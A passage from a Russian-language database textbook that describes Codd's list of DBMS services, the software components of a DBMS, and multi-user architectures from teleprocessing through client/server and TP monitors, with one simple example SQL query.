В этом разделе мы рассмотрим типы функций и служб, которые должна обеспечивать типичная СУБД. В свое время Кодд предложил перечень из восьми служб, которые должны быть реализованы в любой полномасштабной СУБД [71]. Ниже приводится краткое описание каждой из них.

1. Хранение, извлечение и обновление данных

| СУБД должна предоставлять пользователям возможность сохранять, извлекать и обновлять данные в базе данных.

Это самая фундаментальная функция СУБД. Из обсуждения, проведенного в разделе 2.1, ясно, что способ реализации этой функции в СУБД должен позволять скрывать от конечного пользователя внутренние детали физической реализации системы (например, файловую организацию или используемые структуры хранения).

2. Каталог, доступный конечным пользователям

СУБД должна иметь доступный конечным пользователям каталог, в котором хранится описание элементов данных.

Ключевой особенностью архитектуры ANSI-SPARC является наличие интегрированного *системного каталога* с данными о схемах, пользователях, приложениях и т.д. Предполагается, что каталог доступен как пользователям, так и функциям СУБД, Системный каталог (или словарь данных) является хранилищем информации, описывающей данные в базе данных (по сути, это "данные о данных", или *метаданные).* В зависимости от типа используемой СУБД количество информации и способ ее применения могут изменяться. Обычно в системном каталоге хранятся следующие сведения:

- имена, типы и размеры элементов данных;
- имена связей;

- накладываемые на данные ограничения поддержки целостности;
- имена пользователей, которым предоставлено право доступа к данным;
- внешняя, концептуальная и внутренняя схемы и отображения между ними (см. раздел 2.1,4);
- статистические данные, например частота транзакций и счетчики обращений к объектам базы данных.

Системный каталог позволяет достичь определенных преимуществ, перечисленных ниже.

- Информация о данных может быть централизованно собрана и сохранена, что позволит контролировать доступ к этим данным, как и к любому другому ресурсу.
- Можно определить смысл данных, что поможет другим пользователям понять их предназначение.
- Упрощается общение, так как имеются точные определения смысла данных. В системном каталоге также могут быть указаны один или несколько пользователей, которые являются владельцами данных или обладают правом доступа к ним.
- Благодаря централизованному хранению избыточность и противоречивость описания отдельных элементов данных могут быть легко обнаружены.
- Внесенные в базу данных изменения могут быть запротоколированы.
- Последствия любых изменений могут быть определены еще до их внесения, поскольку в системном каталоге зафиксированы все существующие элементы данных, установленные между ними связи, а также все их пользователи.
- Меры обеспечения безопасности могут быть дополнительно усилены.
- Появляются новые возможности организации поддержки целостности данных.
- Может выполняться аудит хранимой информации.

Некоторые авторы, помимо системного каталога, выделяют *каталог данных* (data directory), в котором находится информация о месте и способе хранения данных. В этой книге термин "системный каталог" применяется в отношении всей информации о хранении данных. Более подробно системный каталог рассматривается в разделе 2.7.

3. Поддержка транзакций

СУБД должна иметь механизм, который гарантирует выполнение либо всех операций обновления данной транзакции, либо ни одной из них,

Транзакция представляет собой набор действий, выполняемых отдельным пользователем или прикладной программой с целью доступа или изменения содержимого базы данных. Примерами простых транзакций в проекте *DreamHome* может служить добавление в базу данных сведений о новом сотруднике, обновление сведений о зарплате некоторого сотрудника или удаление сведений о некотором объекте недвижимости. Примером более сложной транзакции может быть удаление сведений о сотруднике из базы данных *и* передача ответственности за все курируемые им объекты недвижимости другому сотруднику. В этом случае в базу данных потребуется внести сразу несколько изменений. Если во время выполнения транзакции произойдет сбой, например из-за выхода из строя компьютера, база данных попадает в *противоречивое* состояние, поскольку некоторые

изменения уже будут внесены, а остальные — еще нет. Поэтому все частичные изменения должны быть отменены для возвращения базы данных в прежнее, непротиворечивое состояние. Более подробно обработка транзакций рассматривается в разделе 19.1.

4. Службы управления параллельной работой

СУБД должна иметь механизм, который гарантирует корректное обновление базы данных при параллельном выполнении операций обновления многими пользователями.

Одна из основных целей создания и использования СУБД заключается в том, чтобы множество пользователей могло осуществлять параллельный доступ к совместно обрабатываемым данным. Параллельный доступ сравнительно просто организовать, если все пользователи выполняют только чтение данных, поскольку в этом случае они не могут помешать друг другу. Однако когда два или больше пользователей одновременно получают доступ к базе данных, конфликт с нежелательными последствиями легко может возникнуть, например, если хотя бы один из них попытается обновить данные. Рассмотрим параллельно выполняемые транзакции T_1 и T_2, последовательность выполнения которых представлена в табл. 2.3.

Таблица 2.3. Пример возникновения проблемы "потерянного обновления"

Время	Транзакция T_1	Транзакция T_2	Столбец bal_x
t_1		read (bal_x)	100
t_2	read (bal_x)	$bal_x = bal_x + 100$	100
t_3	$bal_x = bal_x - 10$	write (bal_x)	200
t_4	write (bal_x)		90
t_5			90

В транзакции T_1 10 фунтов стерлингов снимается со счета, остаток которого сохраняется в столбце bal_x, а в транзакции T_2 100 фунтов стерлингов помещается на этот же счет. Если бы транзакции выполнялись последовательно, т.е. одна за другой, без чередования отдельных операций, то в конечном итоге остаток на счете был бы равен 190 фунтам стерлингов, независимо от порядка выполнения транзакций. В противном случае может возникнуть следующая ситуация. Допустим, что транзакции T_1 и T_2 стартовали практически одновременно и прочли исходное значение остатка, равное 100 фунтам стерлингов. Затем транзакция T_2 увеличивает это значение на 100 фунтов стерлингов (до 200 фунтов стерлингов) и сохраняет полученное значение в базе данных. Немедленно после этого транзакция T_1 уменьшает свою копию считанного исходного значения на 10 фунтов стерлингов (до 90 фунтов стерлингов) и сохраняет полученное значение в базе данных вместо только что записанного результата предыдущего обновления, вследствие чего возникает эффект "потери" 100 фунтов стерлингов.

СУБД должна гарантировать, что при одновременном доступе к базе данных многих пользователей подобных конфликтов не произойдет. Более подробно этот вопрос рассматривается в разделе 19.2.

5. Службы восстановления

СУБД должна предоставлять средства восстановления базы данных на случай какого-либо ее повреждения или разрушения.

При обсуждении поддержки транзакций упоминалось, что при сбое транзакции база данных должна быть возвращена в непротиворечивое состояние. Подобный сбой может произойти в результате выхода из строя системы или запоминающего устройства, ошибки аппаратного или программного обеспечения, которые могут привести к останову СУБД. Кроме того, пользователь может обнаружить ошибку во время выполнения транзакции и потребовать ее отмены. Во всех этих случаях СУБД должна предоставить механизм восстановления базы данных и возврата ее к непротиворечивому состоянию. Этот вопрос более подробно рассматривается в разделе 19.3.

6. Службы контроля доступа к данным

СУБД должна иметь механизм, гарантирующий возможность доступа к базе данных только санкционированных пользователей.

Нетрудно привести примеры, когда требуется скрыть некоторые хранимые в базе данных сведения от других пользователей. Например, менеджерам отделений компаний можно было бы предоставить всю информацию, связанную с зарплатой сотрудников, но желательно скрыть ее от других пользователей. Кроме того, базу данных следовало бы защитить от любого несанкционированного доступа. Термин *безопасность* относится к защите базы данных от преднамеренного или случайного несанкционированного доступа. Предполагается, что СУБД обеспечивает механизмы подобной защиты данных. Более подробно меры по обеспечению безопасности рассматриваются в главе 18.

7. Поддержка обмена данными

СУБД должна обладать способностью к интеграции с коммуникационным программным обеспечением.

Большинство пользователей осуществляют доступ к базе данных с помощью терминалов. Иногда эти терминалы подсоединены непосредственно к компьютеру с СУБД. В других случаях терминалы могут находиться на значительном удалении и обмениваться данными с компьютером, на котором располагается СУБД, через сеть. В любом случае СУБД получает запросы в виде *сообщений обмена данными* (communications messages) и аналогичным образом отвечает на них. Все такие попытки передачи данных управляются диспетчером обмена данными (DEM — Data Exchange Manager). Хотя этот диспетчер не является частью собственно СУБД, тем не менее, чтобы быть коммерчески жизнеспособной, любая СУБД должна обладать способностью интеграции с разнообразными существующими диспетчерами обмена данными. Даже СУБД для персональных компьютеров должны поддерживать работу в локальной сети, чтобы вместо нескольких разрозненных баз данных для каждого отдельного пользователя можно было бы установить одну централизованную базу данных и использовать ее как общий ресурс для всех существующих пользователей. При этом предполагается, что не

база данных должна быть распределена в сети, а удаленные пользователи должны иметь возможность доступа к централизованной базе данных. Такая организация работы называется *распределенной обработкой*. Более подробно она рассматривается в разделе 22.1.1.

8. Службы поддержки целостности данных

СУБД должна обладать инструментами контроля за тем, чтобы данные и их изменения соответствовали заданным правилам.

Целостность базы данных означает корректность и непротиворечивость хранимых данных. Она может рассматриваться как еще один тип защиты базы данных. Помимо того, что данный вопрос связан с обеспечением безопасности, он имеет более широкий смысл, поскольку целостность связана с качеством самих данных. Целостность обычно выражается в виде ограничений или правил сохранения непротиворечивости данных, которые не должны нарушаться в базе. Например, можно указать, что сотрудник не может отвечать одновременно более чем за сто объектов недвижимости. В этом случае при попытке закрепить очередной объект недвижимости за некоторым сотрудником СУБД должна проверить, не превышен ли установленный лимит, и в случае обнаружения подобного превышения запретить закрепление нового объекта за данным сотрудником.

Разумно было бы предположить, что, помимо перечисленных выше восьми служб, **СУБД** должна поддерживать еще две службы.

9. Службы поддержки независимости от данных

СУБД должна обладать инструментами поддержки независимости программ от фактической структуры базы данных.

Понятие независимости от данных уже рассматривалось в разделе 2.1.5, Обычно она достигается за счет реализации механизма поддержки представлений или подсхем. Физическая независимость от данных достигается довольно просто, так как обычно имеется несколько типов допустимых изменений физических характеристик базы данных, которые никак не влияют на представления. Однако добиться полной логической независимости от данных сложнее. Как правило, система легко адаптируется к добавлению нового объекта, атрибута или связи, но не к их удалению. В некоторых системах вообще запрещается вносить любые изменения в уже существующие компоненты логической структуры.

10. Вспомогательные службы

СУБД должна предоставлять некоторый набор различных вспомогательных служб.

Вспомогательные утилиты обычно предназначены для оказания помощи АБД в эффективном администрировании базы данных. Одни утилиты работают на внешнем уровне, а потому они, в принципе, могут быть созданы самим АБД, тогда как другие функционируют на внутреннем уровне системы и потому должны быть предоставлены самим разработчиком СУБД. Ниже приводятся некоторые примеры подобных утилит.

- Утилиты импортирования, предназначенные для загрузки базы данных из плоских файлов, а также утилиты экспортирования, которые служат для выгрузки базы данных в плоские файлы.
- Средства мониторинга, предназначенные для отслеживания характеристик функционирования и использования базы данных.
- Программы статистического анализа, позволяющие оценить производительность или степень использования базы данных.
- Инструменты реорганизации индексов, предназначенные для перестройки индексов в случае их переполнения.
- Инструменты сборки мусора и перераспределения памяти для физического устранения удаленных записей с запоминающих устройств, объединения освобожденного пространства и перераспределения памяти по мере необходимости.

2.5. Компоненты СУБД

СУБД является весьма сложным видом программного обеспечения, предназначенным для предоставления перечисленных в предыдущем разделе служб. Компонентную структуру СУБД практически невозможно обобщить, поскольку она очень сильно различается в разных системах. Однако при изучении систем баз данных полезно представлять себе ее обобщенную структуру в виде набора из нескольких компонентов и определенных связей между ними. В этом разделе мы рассмотрим одну из возможных архитектур СУБД, а в разделе 8.2.2 — архитектуру СУБД Oracle.

СУБД состоит из нескольких программных компонентов (модулей), каждый из которых предназначен для выполнения специфической операции. Как уже говорилось выше, некоторые функции СУБД могут поддерживаться используемой операционной системой. Однако в любом случае операционная система предоставляет только базовые службы, и СУБД всегда представляет собой надстройку над ними. Таким образом, при проектировании СУБД следует учитывать особенности интерфейса между создаваемой СУБД *и* конкретной операционной системой.

Основные программные компоненты среды СУБД представлены на рис. 2.6. На этой схеме также показано, как СУБД взаимодействует с другими программными компонентами, например с такими, как пользовательские запросы и методы доступа (т.е. методы управления файлами, используемые при сохранении и извлечении записей с данными). Файловая организация и методы доступа кратко рассматриваются в приложении В. Более полное описание этой темы можно найти в [302], [325], [404] и [585].

На рис. 2.6 показаны следующие программные компоненты среды СУБД.

- Процессор запросов. Это основной компонент СУБД, который преобразует запросы в последовательность низкоуровневых команд для диспетчера базы данных. Более полно функции этого компонента рассматриваются в главе 20.
- Диспетчер базы данных. Этот компонент взаимодействует с запущенными пользователями прикладными программами и запросами. Диспетчер базы данных принимает запросы и проверяет внешние и концептуальные схемы для определения тех концептуальных записей, которые необходимы для удовлетворения требований запроса. Затем диспетчер базы данных вызывает диспетчер файлов для выполнения поступившего запроса. Компоненты диспетчера базы данных показаны на рис. 2.7.




Рис. 2.6. Основные компоненты типичной системы управления базами данных

- Диспетчер файлов. Манипулирует предназначенными для хранения данных файлами и отвечает за распределение доступного дискового пространства. Он создает и поддерживает список структур и индексов, определенных во внутренней схеме. Если используются хешированные файлы, то в его обязанности входит и вызов функций хеширования для генерации адресов записей. Однако диспетчер файлов не управляет физическим вводом и выводом данных непосредственно, а лишь передает запросы соответствующим методам доступа, которые считывают данные в системные буферы или записывают их оттуда на диск (или в кэш).
- Препроцессор языка DML. Этот модуль преобразует внедренные в прикладные программы DML-операторы в вызовы стандартных функций базового языка. Для генерации соответствующего кода препроцессор языка DML должен взаимодействовать с процессором запросов.
- Компилятор языка DDL. Компилятор языка DDL преобразует DDL-команды в набор таблиц, содержащих метаданные. Затем эти таблицы сохраняются в системном каталоге, а управляющая информация — в заголовках файлов с данными.
- Диспетчер словаря. Диспетчер словаря управляет доступом к системному каталогу и обеспечивает работу с ним. Системный каталог доступен большинству компонентов СУБД.

Ниже перечислены основные программные компоненты, входящие в состав диспетчера базы данных.




***Рис. 2.7. Компоненты** диспетчера базы данных*

- Модуль контроля прав доступа. Этот модуль проверяет наличие у данного пользователя полномочий для выполнения затребованной операции.
- **Процессор команд. После проверки полномочий пользователя для выполнения затребованной** операции управление **передается процессору команд.**
- Средства контроля целостности. В случае операций, которые изменяют содержимое базы данных, средства контроля целостности выполняют проверку того, удовлетворяет ли затребованная операция всем установленным ограничениям поддержки целостности данных (например, требованиям, установленным для ключей).
- Оптимизатор запросов. Этот модуль определяет оптимальную стратегию выполнения запроса. Более подробно оптимизация запросов рассматривается в главе 20.
- Диспетчер транзакций. Этот модуль осуществляет требуемую обработку операций, поступающих в процессе выполнения транзакций.

- Планировщик. Этот модуль отвечает за бесконфликтное выполнение параллельных операций с базой данных. Он управляет относительным порядком выполнения операций, затребованных в отдельных транзакциях.
- Диспетчер восстановления. Этот модуль гарантирует восстановление базы данных до непротиворечивого состояния при возникновении сбоев. В частности, он отвечает за фиксацию и отмену результатов выполнения транзакций.
- Диспетчер буферов. Этот модуль отвечает за перенос данных между оперативной памятью и вторичным запоминающим устройством — например, жестким диском или магнитной лентой. Диспетчер восстановления и диспетчер буферов иногда (в совокупности) называют *диспетчером данных,* а сам диспетчер буферов — *диспетчером кэша.*

Последние четыре модуля подробно обсуждаются в главе 19. Для воплощения базы данных на физическом уровне помимо перечисленных выше модулей нужны некоторые другие структуры данных, К ним относятся файлы данных и индексов, а также системный каталог. Группой DAFTG (Database Architecture Framework Task Group) была предпринята попытка стандартизации СУБД и в 1986 году предложена некоторая эталонная модель. Назначение эталонной модели заключается в определении концептуальных рамок для разделения предпринимаемых попыток стандартизации на более управляемые части и указания взаимосвязей между ними на очень широком уровне,

2.6. Архитектура многопользовательских СУБД

В этом разделе мы познакомимся с различными типовыми архитектурными решениями, используемыми при реализации многопользовательских СУБД, а именно со схемами обычной телеобработки, файловым сервером и технологией "клиент/сервер".

2.6.1. Телеобработка

Традиционной архитектурой многопользовательских систем раньше считалась схема, получившая название *телеобработки,* при которой один компьютер с единственным процессором был соединен с несколькими терминалами, как показано на рис. 2.8. При этом вся обработка выполнялась с помощью единственного компьютера, а присоединенные к нему пользовательские терминалы были типичными "неинтеллектуальными" устройствами, не способными функционировать самостоятельно. С центральным процессором терминалы были связаны с помощью кабелей, по которым они посылали сообщения пользовательским приложениям (через подсистему управления обменом данными операционной системы). В свою очередь, пользовательские приложения обращались к необходимым службам СУБД. Таким же образом сообщения возвращались назад на пользовательский терминал. К сожалению, при такой архитектуре основная и чрезвычайно большая нагрузка возлагалась на центральный компьютер, который должен был выполнять не только действия прикладных программ и СУБД, но и значительную работу по обслуживанию терминалов (например, форматирование данных, выводимых на экраны терминалов).

В последние годы был достигнут существенный прогресс в разработке высокопроизводительных персональных компьютеров и составленных из них сетей. При этом во всей индустрии наблюдается заметная тенденция к *децентрализации* (downsizing), т.е. замене дорогих мэйнфреймов более эффективными, с точки зрения эксплуатационных затрат, сетями персональных компьютеров, позволяющими получить такие же, если не лучшие, результаты. Эта тенденция привела к появлению следующих двух типов архитектуры СУБД: технологии файлового сервера и технологии "клиент/сервер".




Рис. 2.8. *Топология* ***архитектуры*** *телеобработки*

2.6.2. Файловый сервер

В среде файлового сервера обработка данных распределена в сети, обычно представляющей собой локальную вычислительную сеть (ЛВС). Файловый сервер содержит файлы, необходимые для работы приложений и самой **СУБД.** Однако пользовательские приложения и СУБД размещены и функционируют на отдельных рабочих станциях, и обращаются к файловому серверу только по мере необходимости получения доступа к нужным им файлами, как показано на рис. 2.9. Таким образом, файловый сервер функционирует просто как совместно используемый жесткий диск. СУБД на каждой рабочей станции посылает запросы файловому серверу по всем необходимым ей данным, которые хранятся на диске файлового сервера. Такой подход характеризуется значительным сетевым трафиком, что может привести к снижению производительности всей системы в целом. Рассмотрим, например, ситуацию, когда пользователь посылает запрос на выборку данных обо всех сотрудниках отделения компании, находящегося по адресу 163 Main St. Эту задачу можно сформулировать с помощью следующего оператора SQL (глава 5):

```
SELECT fName, lName
FROM Branch b, Staff s
WHERE b.branchNo = s.branchNo AND b.street = '163 Main St';
```

Поскольку файловый сервер не воспринимает команд на языке SQL, то СУБД должна запросить у файлового сервера файлы, соответствующие отношениям Branch (Отделение) и Staff (Работник), а не искомые имена сотрудников.

Таким образом, архитектура с использованием файлового сервера обладает следующими основными недостатками.

1. Большой объем сетевого трафика.
2. На каждой **рабочей** станции должна **находиться полная копия СУБД.**
3. Управление параллельной работой, восстановлением и целостностью усложняется, поскольку доступ к одним и тем же файлам могут осуществлять сразу несколько экземпляров СУБД.

2.6.3. Технология "клиент/сервер"

Технология "клиент/сервер" была разработана с целью устранения недостатков, имеющихся в первых двух подходах. В этой технологии используется способ взаимодействия программных компонентов, при котором они образуют еди-

ную систему. Как видно из самого названия, существует некий *клиентский* процесс, требующий определенных ресурсов, а также *серверный* процесс, который эти ресурсы предоставляет. При этом совсем не обязательно, чтобы они находились на одном и том же компьютере. На практике принято размещать сервер на одном узле локальной сети, а клиенты — на других узлах. На рис. 2.10 показана архитектура типа "клиент/сервер", а на рис. 2.11 — некоторые возможные варианты топологии "клиент/сервер".

Рис. 2.9. Архитектура с использованием файлового сервера

Рис. 2.10. Общая схема построения систем с архитектурой "клиент/сервер"




Рис. 2.11. *Альтернативные топологии систем с архитектурой "клиент/сервер":* ***а) один*** *клиент —* ***один сервер; б) несколько*** *клиентов —* ***один сервер; в) несколько клиентов — несколько серверов***

В контексте базы данных клиент управляет пользовательским интерфейсом и логикой приложения, действуя как сложная рабочая станция, на которой выполняются приложения баз данных. Клиент принимает от пользователя запрос, проверяет синтаксис и генерирует запрос к базе данных на языке SQL или другом языке базы данных, который соответствует логике приложения. Затем он передает сообщение серверу, ожидает поступления ответа и форматирует полученные данные для представления их пользователю. Сервер принимает и обрабатывает запросы к базе данных, а затем передает полученные результаты обратно клиенту. Такая обработка включает проверку полномочий клиента, обеспечение требований целостности, поддержку системного каталога, а также выполнение запроса и обновление данных. Помимо этого, поддерживается управление параллельной работой и восстановлением. Выполняемые клиентом и сервером операции приведены в табл. 2,4.

Таблица 2.4. Функции, выполняемые участниками взаимодействия в среде "клиент/сервер"

Клиент	Сервер
Управляет пользовательским интерфейсом	Принимает и обрабатывает запросы к базе данных со стороны клиентов
Принимает и проверяет синтаксис введенного пользователем запроса	Проверяет полномочия пользователей
Выполняет приложение	Гарантирует соблюдение ограничений целостности
Генерирует запрос к базе данных и передает его серверу	Выполняет запросы/обновления и возвращает результаты клиенту
Отображает полученные данные пользователю	Поддерживает системный каталог
	Обеспечивает параллельный доступ к базе данных
	Обеспечивает управление восстановлением

Этот тип архитектуры обладает приведенными ниже преимуществами.

- Обеспечивается более широкий доступ к существующим базам данных.
- Повышается общая производительность системы. Поскольку клиенты и сервер находятся на разных компьютерах, их процессоры способны выполнять приложения параллельно. При этом настройка производительности компьютера с сервером упрощается, если на нем выполняется только работа с базой данных.
- Стоимость аппаратного обеспечения снижается. Достаточно мощный компьютер с большим устройством хранения нужен только серверу — для хранения и управления базой данных.
- Сокращаются коммуникационные расходы. Приложения выполняют часть операций на клиентских компьютерах и посылают через сеть только запросы к базе данных, что позволяет существенно сократить объем пересылаемых по сети данных.
- Повышается уровень непротиворечивости данных. Сервер может самостоятельно управлять проверкой целостности данных, поскольку все ограничения определяются и проверяются только в одном месте. При этом каждому приложению не приходится выполнять собственную проверку.
- Эта архитектура весьма естественно отображается на архитектуру открытых систем.

Некоторые разработчики баз данных использовали эту архитектуру для организации средств работы с распределенными базами данных, т.е. с набором нескольких баз данных, логически связанных и распределенных в компьютерной сети. Однако, несмотря на то, что архитектура "клиент/сервер" вполне может быть использована для организации распределенной СУБД, сама по себе она не образует распределенную СУБД. Более подробно распределенные СУБД обсуждаются в главах 22 и 23.

В разделе 28.3.2 обсуждается дальнейшее расширение *двухуровневой* архитектуры "клиент/сервер", при котором функциональная часть прежнего, *толстого* клиента разделяется на две части. В *трехуровневой* архитектуре "клиент/сервер" *тонкий* клиент на рабочей станции управляет только пользова-

тельским интерфейсом, тогда как средний уровень обработки данных управляет всей остальной логикой приложения. Третьим уровнем здесь является сервер базы данных. Эта трехуровневая архитектура оказалась более подходящей для некоторых сред — например, для сетей Internet и внутренних сетей компании, где в качестве клиента может использоваться обычный Web-броузер. Такая архитектура применяется также в сочетании с мониторами обработки транзакций, которые рассматриваются ниже.

Мониторы обработки транзакций

Монитор обработки транзакций (TP). Программа, которая управляет обменом данных между клиентами и серверами для создания единообразной вычислительной среды, которая требуется, в частности, для оперативной обработки транзакций (On-LineTransaction Processing — OLTP).

Сложные приложения часто создаются с использованием целого ряда администраторов ресурсов (таких как СУБД, операционные системы, пользовательские интерфейсы и службы обмена сообщениями). Монитор обработки транзакций (сокращенно TP-монитор) — это компонент промежуточного программного обеспечения, который обеспечивает доступ к службам сразу нескольких диспетчеров ресурсов и предоставляет единообразный интерфейс для программистов, разрабатывающих транзакционное программное обеспечение. TP-монитор в трехуровневой архитектуре образует промежуточный уровень, как показано на рис. 2.12. Применение TP-мониторов обеспечивает значительные преимущества, включая следующие.

- Маршрутизация транзакций. TP-монитор позволяет добиться высокой масштабируемости с использованием средств перенаправления транзакций в конкретные СУБД.




Рис. 2.12. *Применение TP-монитора* ***в качестве*** *компонента промежуточного уровня в трехуровневой архитектуре "клиент/сервер"*

- Управление распределенными транзакциями. TP-монитор позволяет управлять транзакциями, которые требуют доступа к данным, хранящимся в нескольких, возможно даже в разнородных СУБД. Например, для выполнения транзакции может потребоваться обновление данных, хранящихся в СУБД Oracle на узле 1, в СУБД Informix на узле 2 и в СУБД IMS на узле 3. TP-мониторы обычно управляют транзакциями с использованием стандарта DTP (Distributed Transaction Processing — обработка распределенных транзакций) организации X/Open. СУБД, поддерживающая этот стандарт, может функционировать как диспетчер ресурсов под управлением TP-монитора, действующего как диспетчер транзакций. Распределенные транзакции и стандарт DTP рассматриваются в главах 22 и 23.
- Уравновешивание нагрузки. TP-монитор способен равномерно распределять клиентские запросы по нескольким СУБД, находящимся на одном или нескольких компьютерах, по принципу перенаправления обращений клиента к службам наименее загруженного сервера. Кроме того, такой монитор может в случае необходимости переводить в рабочее состояние дополнительные СУБД, если это требуется для обеспечения необходимого уровня производительности.
